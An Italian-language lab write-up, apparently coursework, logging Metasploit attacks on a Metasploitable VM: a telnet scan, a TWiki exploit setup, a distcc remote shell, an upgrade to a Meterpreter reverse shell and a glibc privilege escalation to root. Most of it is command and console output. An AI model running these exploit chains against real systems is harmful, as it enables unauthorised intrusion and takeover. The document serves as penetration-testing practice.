

# Metasploit pt. 2

## - Telnet exploit:

```

kali@kali:~$ msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

Name      Current Setting  Required  Description
-----
PASSWORD  no               no        The password for the specified username
RHOSTS    192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     23               yes       The target port (TCP)
THREADS    1                yes       The number of concurrent threads (max one per host)
TIMEOUT   30               yes       Timeout for the Telnet probe
USERNAME   no               no        The username to authenticate as

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/telnet/telnet_version) >
  
```

Imposto il tipo di exploit assegnato dalla traccia, che nella versione della macchina attuale corrisponde al numero 35.

```

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.1.149
RHOSTS => 192.168.1.149
msf6 auxiliary(scanner/telnet/telnet_version) > show payloads
Invalid parameter 'payloads', use 'show -h' for more information
msf6 auxiliary(scanner/telnet/telnet_version) > exploit

[*] 192.168.1.149:23 - 192.168.1.149:23 TELNET
[*] 192.168.1.149:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) > show options
  
```

Una volta eseguito lo scan, lancio l'attacco vero e proprio. L'esecuzione del programma restituirà l'homepage di Metasploitable.



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Edit View Macros Visualizza Inzerimento Dispositivi Aiuto
[Icons] 1 2 3 4 [Icons]
kali@kali ~
File Actions Edit View Help

exploit target:
  Id Name
  --
  0 Automatic

View the full module info with the info, or info -d command.

msf exploit(unix/webapp/twiki_history) > set LHOST 127.0.0.1
LHOST => 127.0.0.1
msf exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):



| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS  | 192.168.1.149   | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | 80              | yes      | The target port (TCP)                                                          |
| SSL     | false           | no       | Negotiate SSL/TLS for outgoing connections                                     |
| URI     | /twiki/bin      | yes      | Twiki bin directory path                                                       |
| VMOST   |                 | no       | HTTP server virtual host                                                       |




Payload options (cmd/unix/reverse):




| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:
  Id Name
  --
  0 Automatic
```



Verifico infine la vulnerabilità su Twiki come suggerito da Nessus provando a iniettare il codice da esso generato:




## - Distcc/3632

L'ulteriore punto bonus della traccia richiede di eseguire un attacco mediante protocollo Distcc, in ascolto sulla porta 3632 della macchina Metasploitable. Si porterà avanti l'attacco, in questo caso, lavorando simultaneamente da Kali e dalla shell su Metasploitable inizialmente limitata al servizio in questione, si tenterà di eseguire correttamente una "privilege escalation".

```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.149:4444
[*] Command shell session 1 opened (192.168.1.150:37377 → 192.168.1.149:4444) at 2023-06-13 09:51:58 -0400

whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```



Tramite il database di exploit di Kali, dunque, apro una seconda sessione msf con l'intento di “evolvere” la shell ottenuta sul demone con una shell meterpreter, metto quindi, per prima cosa, l'attuale sessione in background:

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.1.41:4444
[*] Command shell session 1 opened (192.168.1.25:39661 → 192.168.1.41:4444) at 2023-06-13 13:35:53 -0400

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
daemon
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
^Z
Background session 1? [y/N] y
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    shell cmd/unix  192.168.1.25:39661 → 192.168.1.41:4444 (192.168.1.41)

msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.25:4433
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 2 opened (192.168.1.25:4433 → 192.168.1.41:50319) at 2023-06-13 13:38:02 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  1    shell cmd/unix  192.168.1.25:39661 → 192.168.1.41:4444 (192.168.1.41)
  2    meterpreter x86/linux  daemon @ metasploitable.localdomain 192.168.1.25:4433 → 192.168.1.41:50319 (192.168.1.41)
```

Digitarendo il comando “use post/multi/recon/local\_exploit\_suggester” per eseguire Exploit Suggester (uno strumento creato per automatizzare il processo di sfruttamento dell'escalation dei privilegi rivolto a sistemi privi di patch), si può notare che è richiesto di impostare la sessione, utilizzando dunque “set session 2”, sarà possibile eseguire una la shell meterpreter a valle del comando “exploit”.

```
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

  Name          Current Setting  Required  Description
  ----          -
  SESSION        false            yes       The session to run this module on
  SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.41 - Collecting local exploits for x86/linux...
[*] 192.168.1.41 - 184 exploit checks are being tried...
[+] 192.168.1.41 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.41 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.1.41 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.1.41 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.
[+] 192.168.1.41 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.1.41 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.1.41 - Valid modules for session 2:

#  Name                                                                 Potentially Vulnerable?  Check Result
-  -
1  exploit/linux/local/glibc_ld_audit_dso_load_priv_esc                Yes                      The target appears
   to be vulnerable.
2  exploit/linux/local/glibc_origin_expansion_priv_esc                Yes                      The target appears
   to be vulnerable.
3  exploit/linux/local/netfilter_priv_esc_ipv4                        Yes                      The target appears
   to be vulnerable.
4  exploit/linux/local/ptrace_sudo_token_priv_esc                      Yes                      The service is runn
   ing, but could not be validated.
5  exploit/linux/local/su_login                                        Yes                      The target appears
   to be vulnerable.
6  exploit/unix/local/setuid_nmap                                       Yes                      The target is vulne
   rable. /usr/bin/nmap is setuid
7  exploit/linux/local/abrt_raceabrt_priv_esc                         No                       The target is not e
   xploitable.
8  exploit/linux/local/abrt_sosreport_priv_esc                       No                       The target is not e
   xploitable.
```

Una volta lanciato l’attacco (dopo essersi di nuovo assicurati che la le impostazioni e il payload siano quelli corretti), potremmo notare come con la nuova shell si abbiano privilegi di root tramite i comandi “inconfig” “id” “uname -a”, come al solito.



```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options
```

Module options (exploit/linux/local/glibc\_ld\_audit\_dso\_load\_priv\_esc):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on
SUID_EXECUTABLE	/bin/ping	yes	Path to a SUID executable

Payload options (linux/x64/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
LHOST	127.0.0.1	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic

View the full module info with the `info`, or `info -d` command.

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.MnnGNVG' (1271 bytes) ...
[*] Writing '/tmp/.pUZIiz9' (281 bytes) ...
[*] Writing '/tmp/.QgGIgVE' (207 bytes) ...
[*] Launching exploit...
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 3 opened (192.168.1.25:4444 -> 192.168.1.41:39561) at 2023-06-13 13:48:20 -0400
```

```
meterpreter > uname -a
```

```
meterpreter > ifconfig

Interface 1
-----
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name       : eth0
Hardware MAC : 08:00:27:9f:01:2e
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.41
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe9f:12e
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > |
```

